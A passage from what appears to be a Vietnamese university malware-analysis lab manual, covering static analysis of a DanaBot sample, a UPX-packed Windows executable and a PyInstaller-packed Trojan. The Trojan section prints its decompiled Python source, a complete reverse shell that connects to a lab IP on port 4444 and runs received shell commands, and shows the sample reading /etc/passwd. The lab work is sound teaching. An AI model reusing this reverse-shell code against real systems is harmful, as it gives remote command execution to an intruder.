Disassembly of section .text:

004d50a0 <.text+0xd40a0>:
4d50a0:  81 ec 04 04 00 00    sub    $0x404,%esp
4d50a6:  a1 08 c0 4d 00      mov    0x4dc008,%eax
4d50ab:  33 c4              xor    %esp,%eax
4d50ad:  89 84 24 00 04 00 00  mov    %eax,0x400(%esp)
4d50b4:  33 c0              xor    %eax,%eax
4d50b6:  eb 08              jmp    0x4d50c0
4d50b8:  8d a4 24 00 00 00 00  lea    0x0(%esp),%esp
4d50bf:  90                  nop
4d50c0:  88 80 28 d9 e4 02    mov    %al,0x2e4d928(%eax)
4d50c6:  40                  inc    %eax
4d50c7:  3d 00 01 00 00      cmp    $0x100,%eax
4d50cc:  75 f2              jne    0x4d50c0
4d50ce:  53                  push   %ebx
4d50cf:  55                  push   %ebp
4d50d0:  8b 2d 18 10 40 00    mov    0x401018,%ebp
4d50d6:  56                  push   %esi
4d50d7:  33 f6              xor    %esi,%esi
4d50d9:  33 c9              xor    %ecx,%ecx
4d50db:  57                  push   %edi
4d50dc:  8b 3d 40 10 40 00    mov    0x401040,%edi
4d50e2:  89 0d fc 23 e5 02    mov    %ecx,0x2e523fc
4d50e8:  eb 06              jmp    0x4d50f0
4d50ea:  8d 9b 00 00 00 00    lea    0x0(%ebx),%ebx

```

- Task 7: Phân tích khả năng chính (Nâng cao)

- Thông qua các phân tích trên, chúng ta chỉ biết được 1 số thông tin và có thể rút ra đây là mã độc Trojan còn các khả năng chính của nó đã được ẩn giấu. Để phân tích rõ xem hoạt động của nó, tại terminal đã có file danabot_sample.dll là 1 file dll được tạo ra từ hoạt động ẩn giấu của chương trình chính, phân tích file dll này sẽ biết được nhiều hơn về khả năng của danabot.
- Dùng lệnh strings tìm ra link virustotal.com được giấu trong

```

; ;$;(,;0;4;8;<;@;D;H;L;P;I;X;\';
%https://www.virustotal.com/gui/file/e0e746ff4d24bd4588a7c1a1b16b0393ff828fb37818aa475709e2d6c9bfb01e&=08
word1
Winapi.Messages
System.Types
SysInit
System
Winapi.Windows
System.UITypes
Winapi.ActiveX
System.Variants
System.VarUtils
dSystem.SysConst
System.SysUtils
ISystem.Internal.ExcUtils
,System.Character
System.RTLConsts
kWinapi.PsAPI
Winapi.SHFolder

```

- Scan nó trên giao diện die và chọn Import để xem các import được sử dụng.
- So sánh các import và Behavior trên trang virustotal tìm được

Kết thúc bài lab:

- Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab: *stoplab ptit-static-danabot*
- Khi bài lab kết thúc, một tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoplab.

Khởi động lại bài lab:

Trong quá trình làm bài sinh viên cần thực hiện lại bài lab, dùng câu lệnh:

labtainer -r ptit-static-danabot

```
student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/ptit-static-danabot
Labname ptit-static-danabot
```

| Student | file_type | analysis_hash | obfuscated | strings | pe_file | analysis_source | analysis_dll |
|------------|-----------|---------------|------------|---------|---------|-----------------|--------------|
| B21DCAT151 | Y | | Y | Y | Y | | Y |

What is automatically assessed for this lab:

3. PTIT-STATIC-ANALYS-LINUX

3.2. Mục đích

- Giúp sinh viên tìm hiểu mã, dữ liệu và các thành phần cấu trúc của phần mềm độc hại, đóng vai trò là tiền đề quan trọng để phân tích chi tiết hơn, sâu hơn.

3.3. Yêu cầu với sinh viên

- Có kiến thức cơ bản về hệ điều hành linux

3.4. Nội dung thực hành

- Khởi động bài lab
- Vào terminal gõ :

labtainer ptit-static-analys-linux

(chú ý : sinh viên sử dụng mã sinh viên của mình để nhập thông tin email người thực hiện bài lab khi có yêu cầu để sử dụng khi chấm điểm)

Sau khi khởi động xong một terminal ảo sẽ xuất hiện. Trên terminal thực hiện kiểm tra các file tệp có trong máy ảo

- **Nhiệm vụ 1:** Xác định thông tin ban đầu về mẫu phần mềm độc hại . Sử dụng công cụ file utility và hexdump để kiểm tra định dạng file của file mã độc có tên financials-xls.exe được đặt trong thư mục ubuntu trên máy ảo

⇒ Để hoàn thành nhiệm vụ này sinh viên cần phải trích ra được định dạng bằng file utility và phần mô tả hexdump của file financials-xls.exe bằng cách sử dụng lệnh `hexdump -C < tên tệp độc hại > | more`

```
ubuntu@ptit-static-analys-linux:~$ hexdump -C financials-xls.exe | more
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ.....|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |.....@.....|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 d8 00 00 00  |.....|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |.....!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.....|
00000080  16 c3 b3 16 52 a2 dd 45  52 a2 dd 45 52 a2 dd 45  |....R..ER..ER..E|
00000090  ba bd d7 45 4a a2 dd 45  d1 be d3 45 59 a2 dd 45  |...EJ..E...EY..E|
000000a0  52 a2 dd 45 57 a2 dd 45  30 bd ce 45 5f a2 dd 45  |R..EW..E0..E_..E|
000000b0  52 a2 dc 45 07 a2 dd 45  ba bd d6 45 56 a2 dd 45  |R..E...E...EV..E|
000000c0  ea a4 db 45 53 a2 dd 45  52 69 63 68 52 a2 dd 45  |...ES..ERichR..E|
000000d0  00 00 00 00 00 00 00 00  50 45 00 00 4c 01 03 00  |.....PE..L...|
000000e0  62 22 3f 46 00 00 00 00  00 00 00 00 e0 00 0f 01  |b"?F.....|
000000f0  0b 01 06 00 00 40 00 00  00 70 00 00 00 e0 00 00  |....@...p.....|
00000100  90 27 01 00 00 f0 00 00  00 30 01 00 00 00 40 00  |.'.....0....@.|
00000110  00 10 00 00 00 02 00 00  04 00 00 00 00 00 00 00  |.....|
00000120  04 00 00 00 00 00 00 00  00 a0 01 00 00 10 00 00  |.....|
00000130  00 00 00 00 02 00 00 00  00 00 10 00 00 10 00 00  |.....|
00000140  00 00 10 00 00 10 00 00  00 00 00 00 10 00 00 00  |.....|
00000150  00 00 00 00 00 00 00 00  ec 98 01 00 c4 01 00 00  |.....|
00000160  00 30 01 00 ec 68 00 00  00 00 00 00 00 00 00 00  |.0...h.....|
00000170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....|
```

- Tại kết quả sau khi chạy lệnh hexdump sinh viên chỉ ra giá trị cho biết định dạng của file độc hại

Tệp thực thi của windows

```
ubuntu@ptit-static-analys-linux:~$ file financials-xls.exe
financials-xls.exe: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
ubuntu@ptit-static-analys-linux:~$
```

Để kiểm tra kết quả sinh viên thực hiện kiểm tra bằng checkwork tại mục file_type

- **Nhiệm vụ 2 :** Xác định mã nhận dạng, dấu vân tay duy nhất cho mẫu mã độc. Mã nhận dạng thường có dạng hàm băm mật mã - MD5, SHA1 hoặc SHA256. Lấy dấu vân tay được sử dụng cho nhiều mục đích, bao gồm:

- Xác định và theo dõi các mẫu phần mềm độc hại
- Quét toàn bộ hệ thống để tìm sự hiện diện của phần mềm độc hại giống hệt nhau
- Chia sẻ với các bên liên quan dưới dạng IoC hoặc như một phần của báo cáo thông tin về mối đe dọa

⇒ Để hoàn thành nhiệm vụ này sinh viên cần sử dụng md5sum và sha256sum để kiểm tra hàm băm của financials-xls.exe


```
ubuntu@ptit-static-analys-linux:~$ md5sum financials-xls.exe
27599c22e0eba42f3e91e27fe1d04598 financials-xls.exe
ubuntu@ptit-static-analys-linux:~$ sha256sum financials-xls.exe
f09ffe74770a7229ddef667bc95fa73e0886adf8739cdfdf36101443975e5b5a financials-xls.exe
ubuntu@ptit-static-analys-linux:~$
```

Để kiểm tra kết quả sinh viên thực hiện bằng lệnh checkwork tại mục fingerprinting

- **Nhiệm vụ 3 :** Kiểm tra hàm băm tệp được tạo ở bước trước đối với các máy quét phần mềm độc hại trực tuyến VirusTotal, một công cụ quét phần mềm độc hại trực tuyến, cộng tác với nhiều nhà cung cấp phần mềm chống vi-rút khác nhau, cho phép tìm kiếm hàm băm của tệp. IMPHASH, viết tắt của "Import Hash", là hàm băm mật mã được tính từ các chức năng nhập của tệp Windows Portable Executable (PE). Thuật toán của nó hoạt động bằng cách trước tiên chuyển đổi tất cả các tên hàm đã nhập thành chữ thường. Theo đó, tên DLL và tên hàm được hợp nhất với nhau và sắp xếp theo thứ tự bảng chữ cái. Cuối cùng, hàm băm MD5 được tạo từ chuỗi kết quả.

Chúng ta có thể tìm thấy IMPHASH trong Detailstab kết quả VirusTotal.

- ⇒ Để hoàn thành nhiệm vụ này sinh viên cần sử dụng mô-đun Python [pefile](#) sau để tính toán thành công IMPHASH của tệp financials-xls.exe bằng cách tạo file imphash_calc.py .

```
import sys

import pefile

import peutils

pe_file = sys.argv[1]

pe = pefile.PE(pe_file)

imphash = pe.get_imphash()

print(imphash)
```

Sau khi hoàn thành nhiệm vụ sinh viên kiểm tra kết quả tại mục imphash_python

```
ubuntu@ptit-static-analys-linux:~$ sudo python3 imphash_calc.py financials-xls.exe
4a5ebec485beb64f91edf76f986f8113
ubuntu@ptit-static-analys-linux:~$
```

- **Nhiệm vụ 4: Fuzzy Hashing (SSDEEP)**, còn được gọi là băm từng phần được kích hoạt theo ngữ cảnh (CTPH), là một kỹ thuật băm được thiết kế để tính toán giá trị băm biểu thị sự giống nhau về nội dung giữa hai tệp. Kỹ thuật này chia tệp thành các khối nhỏ hơn, có kích thước cố định và tính toán hàm băm cho mỗi khối. Các giá trị băm thu được sau đó được hợp nhất để tạo ra hàm băm mờ cuối cùng.

- ⇒ Để hoàn thành nhiệm vụ này sinh viên cần sử dụng ssdeep để kiểm tra hàm băm ssdeep của financials-xls.exe

Các đối số dòng lệnh -pb của SSDEEP có thể được sử dụng để bắt đầu chế độ khớp trong SSDEEP.

\$ ssdeep -pb *

- + -p biểu thị chế độ Khá khớp và -b được sử dụng để chỉ hiển thị tên tệp, không có đường dẫn đầy đủ.

➤ Từ kết quả có được sinh viên rút ra được kết luận gì về các tệp?

Sau khi hoàn thành nhiệm vụ sinh viên kiểm tra kết quả bằng checkwork tại mục fuzzy_hashing.

- Nhiệm vụ 5: Section hashing, (băm các phần PE) là một kỹ thuật mạnh mẽ cho phép các nhà phân tích xác định các phần của tệp (PE) đã được sửa đổi. Bằng cách áp dụng section hashing, các nhà phân tích bảo mật có thể xác định các phần của tệp PE đã bị giả mạo hoặc thay đổi. Điều này có thể giúp xác định các mẫu phần mềm độc hại tương tự, ngay cả khi chúng đã được sửa đổi một chút để tránh các phương pháp phát hiện dựa trên chữ ký truyền thống. Các công cụ như pefile trong Python có thể được sử dụng để thực hiện các công việc section hashing.

⇒ Để hoàn thành nhiệm vụ này sinh viên sử dụng mô-đun pefile để truy cập và băm dữ liệu trong các phần riêng lẻ của tệp PE bằng việc chỉnh sửa file python section_hashing.py có sẵn để hiển thị được các giá trị băm md5 và sha256

Sau khi hoàn thành nhiệm vụ sinh viên kiểm tra bằng checkwork tại mục section_hashing

- Nhiệm vụ 6: Mục tiêu của nhiệm vụ này là trích xuất các chuỗi (ASCII & Unicode) từ tệp nhị phân. Các chuỗi có thể cung cấp manh mối và thông tin chi tiết có giá trị về chức năng của phần mềm độc hại. Đôi khi, chúng tôi có thể phát hiện các chuỗi nhúng duy nhất trong mẫu phần mềm độc hại, chẳng hạn như:

- Tên tệp được nhúng
- Địa chỉ IP hoặc tên miền
- Đường dẫn hoặc khóa đăng ký
- Các hàm API của Windows
- Đối số dòng lệnh
- Thông tin duy nhất có thể gợi ý về một tác nhân đe dọa cụ thể

Bên cạnh đó giải pháp phân tích chuỗi khác được gọi là FLOSS. FLOSS, viết tắt của "FireEye Labs Obfuscated String Solver", là một công cụ được phát triển bởi nhóm FLARE của FireEye để tự động giải mã các chuỗi trong phần mềm độc hại. Nó được thiết kế để bổ sung thay cho việc sử dụng các công cụ chuỗi truyền thống, như lệnh chuỗi trong các hệ thống dựa trên Unix, có thể bỏ sót các chuỗi bị xáo trộn thường được phần mềm độc hại sử dụng để tránh bị phát hiện.

⇒ Để hoàn thành nhiệm vụ này sinh viên cần thực hiện lệnh strings hiển thị các chuỗi cho mẫu mã độc financials-xls.exe được đặt trong thư mục ubuntu bằng cách sử dụng lệnh

Strings -n -15 <tên tệp độc hại> .

Đồng thời cần sử dụng công cụ floss để hiển thị các chuỗi cho mẫu mã độc financials-xls.exe được đặt trong thư mục ubuntu

- Từ kết quả các chuỗi thu được kết hợp với kết quả từ nhiệm vụ 1 sinh viên trả lời câu hỏi liệu tệp độc hại financials-xls.exe đã bị pack hay chưa. Nếu có chỉ ra chuỗi chứng minh cho kết luận này.

Sau khi hoàn thành nhiệm vụ sinh viên kiểm tra kết quả tại mục string_check

- Nhiệm vụ 7 : Trong phân tích tĩnh, có thể phát hiện tệp độc hại đã được nén hoặc làm xáo trộn bằng kỹ thuật được gọi là đóng gói. Đóng gói phục vụ một số mục đích:
 - Nó làm xáo trộn mã, khiến việc phân biệt cấu trúc hoặc chức năng của nó trở nên khó khăn hơn.
 - Nó làm giảm kích thước của tệp thực thi, giúp truyền nhanh hơn hoặc ít bị chú ý hơn.
 - Nó làm cản trở các nỗ lực kỹ thuật đảo ngược truyền thống.

Điều này có thể làm giảm khả năng phân tích chuỗi vì các tham chiếu đến chuỗi thường bị che khuất hoặc bị loại bỏ. Kết quả là, tệp phần mềm độc hại trở nên khó phân tích hơn vì không thể quan sát trực tiếp mã gốc.

Một trình đóng gói phổ biến được sử dụng là Ultimate Packer for Executables (UPX).

- ⇒ Để hoàn thành nhiệm vụ này sinh viên cần sử dụng công cụ upx để unpack tệp độc hại với lệnh `upx -d -o <tên tệp lưu trữ> <tên tệp độc hại>` sau đó sử dụng lệnh strings để trích xuất lại các chuỗi từ tệp sau khi giải nén
 - Sinh viên rút ra được kết luận gì dựa trên kết quả thu được chuỗi trích xuất ra được thu ở bước 6 và sau unpack từ tệp độc hại có tên financials-xls.exe được đặt trong thư mục ubuntu .

Sau khi hoàn thành nhiệm vụ sinh viên kiểm tra tại mục unpacking_upx

- ❖ Đề thức bài lab :
 - Trên terminal đầu tiên sử dụng lệnh sau để kết thúc bài lab :
`stoptlab ptit-static-anlys-linux`
 - Khi bài lab kết thúc, một tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoptlab.
- ❖ Khởi động lại bài lab:
 - Trong quá trình làm bài sinh viên cần thực hiện lại bài lab, dùng câu lệnh:

`labtainer -r ptit-static-anlys-linux`

4. PTIT-RESOURCE

4.1. Mục đích

Bài thực hành này tập trung vào việc giúp sinh viên làm quen với việc dịch ngược ngôn ngữ Python và phân tích mã độc Trojan cơ bản thông qua sử dụng các công cụ như PyInstaller

Extractor và uncompyle6. Mục đích chính là giúp sinh viên hiểu được cách thức hoạt động của các công cụ này và cách chúng có thể được áp dụng để khai thác mã nguồn Python được bảo vệ.

PyInstaller Extractor là một công cụ quan trọng trong quá trình dịch ngược Python. Nó cho phép chúng ta trích xuất mã nguồn từ các ứng dụng Python được đóng gói bằng PyInstaller. Bằng cách này, chúng ta có thể xem mã nguồn gốc của một ứng dụng mà không cần phải có mã nguồn ban đầu.

Ngoài ra, uncompyle6 là một công cụ dịch ngược Python mạnh mẽ, giúp chúng ta chuyển đổi mã bytecode của Python (các file .pyc) thành mã nguồn Python có thể đọc được. Điều này giúp chúng ta phân tích và hiểu được mã nguồn của một ứng dụng Python mà không cần phải có mã nguồn ban đầu.

Đối với những sinh viên muốn tìm hiểu sâu hơn về uncompyle6, có thể tham khảo trang web chính thức của dự án tại <https://pypi.org/project/uncompyle6/>.

4.2. Yêu cầu đối với sinh viên

Có kiến thức cơ bản về mã độc trojan và ngôn ngữ lập trình Python.

4.3. Nội dung thực hành

Khởi động bài lab:

- Vào terminal, gõ:

labtainer ptit-resource

(chú ý: sinh viên sử dụng mã sinh viên của mình để nhập thông tin email người thực hiện bài lab khi có yêu cầu, để sử dụng khi chấm điểm)


Các nhiệm vụ:

- Task 1: Khởi tạo môi trường

+ Sau khi khởi động xong 2 terminal ảo sẽ xuất hiện. Ở terminal ptit-resource-attack thực hiện các câu lệnh:

cd server

sudo ./server



```
File Edit View Search Terminal Help
ubuntu@ptit-resource-attack:~$ cd server
ubuntu@ptit-resource-attack:~/server$ sudo ./server
[*] Đang lắng nghe kết nối từ máy victim...
```

+ Trên terminal ptit-resource, thực hiện các câu lệnh sau:

cd google

sudo ./google

```
[3/3] Failed to execute script google due to unhandled exception
ubuntu@ptit-resource:~/google$ sudo ./google
ubuntu@ptit-resource:~/google$
```

Kết quả ta có:

```
$ls
_internal
google

$cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

- Task 2: Sử dụng Wireshark để bắt gói tin

+ Trên terminal ptit-resource, thực hiện câu lệnh để chạy công cụ Wireshark:


sudo wireshark &

+ Giao diện Wireshark xuất hiện, chọn card mạng eth0

+ Thực hiện lại câu lệnh: *sudo ./google*

=> Theo dõi gói tin trên Wireshark, phát hiện các gói tin nghi ngờ

➔ Những dữ liệu nào được gửi đi?



- Task 3: Kiểm tra String để kiểm tra các hàm, thư viện được sử dụng

+ Trên terminal ptit-resource, thực hiện kiểm tra strings của file google

strings google

Lệnh strings trong Ubuntu được sử dụng để trích xuất chuỗi văn bản có thể đọc được từ một tập tin nhị phân. Cụ thể, nó sẽ tìm kiếm trong tệp tin đầu vào và trích xuất tất cả các chuỗi ký tự có thể đọc được mà không cần phải dịch ngược hay phân tích cú pháp.

➔ Ngôn ngữ gốc được sử dụng để tạo ra chương trình này là gì?

Python

```
tokenize)
tracemalloc)
typing)
urllib)
urllib.parse)
webbrowser)
i84
zipfile)
mstruct
mpyimod01_archive
mpyimod02_importers
mpyimod03_ctypes
spyiboot01_bootstrap
sgoogle
opyi-contents-directory _internal
zPYZ-00.pyz
4libpython3.8.so.1.0
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got
```

- **Task 4: Dùng pyinstxtractor để biên dịch ngược thành file.pyc**

+ Trên máy ảo ptit-resource có sẵn công cụ pyinstxtractor. Thực hiện các câu lệnh sau:

python pyinstxtractor.py google

```

ubuntu@ptit-resource:~$ python pyinstxtractor.py google/google
[+] Processing google/google
[+] Pyinstaller version: 2.1+
[+] Python version: 3.8
[+] Length of package: 653221 bytes
[+] Found 8 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: google.pyc
[!] Warning: This script is running in a different Python version than the one used to build the
executable.
[!] Please run this script in Python 3.8 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: google/google

You can now use a python decompiler on the pyc files within the extracted directory
ubuntu@ptit-resource:~$

```

+ Bây giờ, PyInstaller Extractor đã tạo ra thư mục google_extracted gồm nhiều file liên quan trong đó có file google.pyc

➔ Cho biết file .pyc là file gì?

```

ubuntu@ptit-resource:~/google_extracted$ ls
PYZ-00.pyz          google.pyc          pyimod01_archive.pyc  pyimod03_ctypes.pyc
PYZ-00.pyz_extracted  pyiboot01_bootstrap.pyc  pyimod02_importers.pyc  struct.pyc
ubuntu@ptit-resource:~/google_extracted$

```

- Task 5: Sử dụng uncompyle để chuyển file.pyc thành file.py

+ Trên terminal, sử dụng các câu lệnh sau:

uncompyle6 /google _extracted/google.pyc > google.py

```

ubuntu@ptit-resource:~$ uncompyle6 google_extracted/google.pyc > google.py
ubuntu@ptit-resource:~$ ls
google  google.py  google_extracted  pyinstxtractor.py
ubuntu@ptit-resource:~$

```

+ Cuối cùng, sinh viên thu được mã nguồn python từ file google

```

# uncomple6 version 3.9.1
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.8.5 (default, Jan 27 2021, 15:41:15)
# [GCC 9.3.0]
# Embedded file name: google.py
import socket, subprocess, webbrowser

def open_browser():
    url = "https://www.google.com"
    webbrowser.open(url)

def main():
    client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client_socket.connect(('172.25.0.3', 4444))
    open_browser()
    while True:
        command = client_socket.recv(4096).decode()
        if command.strip().lower() == "exit":
            break
        try:
            output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
            client_socket.send(output)
        except Exception as e:
            try:
                error_message = str(e).encode()
                client_socket.send(error_message)
            finally:
                e = None
                del e

    client_socket.close()

if __name__ == "__main__":
    main()

```

➔ Phân tích mã nguồn và cho biết mã độc đã gửi dữ liệu qua cổng nào? Cổng 4444

+ Tiếp theo, sinh viên hãy thực hiện kết nối đến 1 container khác bằng ssh thông qua lệnh sau:

ssh ubuntu@172.25.0.10

+ Mật khẩu là mã hash md5 của file thực thi có tên “google”. Sau đó, hãy thực hiện in kết quả của tệp tin *readme* ra màn hình:

cat readme


```

ubuntu@ptit-resource:~$ ssh ubuntu@172.25.0.10
ubuntu@172.25.0.10's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 4.18.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ubuntu@server:~$ ls
readme
ubuntu@server:~$ cat readme
Secret String: aaad5df39bcd6e736a36a3472b716543
ubuntu@server:~$

```

Kết thúc bài lab:

- Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab:

stoplab ptit-resource

- Khi bài lab kết thúc, một tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoplab.

Khởi động lại bài lab:

- Trong quá trình làm bài sinh viên cần thực hiện lại bài lab, dùng câu lệnh:

stoplab ptit-resource

```

student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/ptit-resource
Labname ptit-resource

Student          |          init          |          wireshark          |          run_malware          |          strings          |          pyinstxtractor          |
=====          |          =====          |          =====          |          =====          |          =====          |          =====          |
B21DCAT151       |          Y          |          Y          |          Y          |          Y          |          Y          |
What is automatically assessed for this lab:

```

5. PTIT-NETWORK-TRACING

5.1. Mục đích

Wireshark là một công cụ phân tích gói tin mạng mã nguồn mở và miễn phí. Nó được sử dụng rộng rãi trong lĩnh vực mạng máy tính để ghi lại và phân tích các gói tin mạng đi qua một mạng hoặc một giao diện mạng cụ thể trên máy tính. Wireshark cho phép người dùng

xem và phân tích dữ liệu mạng theo nhiều cách khác nhau, bao gồm xem các gói tin cá nhân, thống kê dữ liệu mạng, và phân tích các giao thức mạng khác nhau.

Công cụ này được cung cấp trên nhiều nền tảng hệ điều hành khác nhau, bao gồm Windows, macOS và Linux, làm cho nó trở thành một trong những công cụ phân tích gói tin mạng phổ biến nhất trên thị trường. Wireshark cung cấp một giao diện người dùng dễ sử dụng và linh hoạt, cho phép người dùng tìm hiểu và khám phá các hoạt động mạng một cách chi tiết.

Sử dụng Wireshark để truy vết mã độc sẽ giúp sinh viên hiểu về cách sử dụng công cụ Wireshark để phân tích gói tin mạng và xác định các hoạt động độc hại trên mạng.

5.2. Yêu cầu đối với sinh viên

Sinh viên cần có kiến thức cơ bản về hệ điều hành Linux và các khái niệm cơ bản về phân tích malware để hiểu và áp dụng công cụ Wireshark. Hiểu biết về các công cụ như VirusTotal có thể hữu ích để bổ sung kiến thức trong quá trình sử dụng Wireshark.

5.3. Nội dung thực hành

Trong bài lab này, sinh viên sẽ sử dụng Wireshark và Tshark phiên bản 3.2.3

Khởi động bài lab:

- Vào terminal, gõ:

labtainer ptit-network-tracing

(chú ý: sinh viên sử dụng mã sinh viên của mình để nhập thông tin email người thực hiện bài lab khi có yêu cầu, để sử dụng khi chấm điểm)

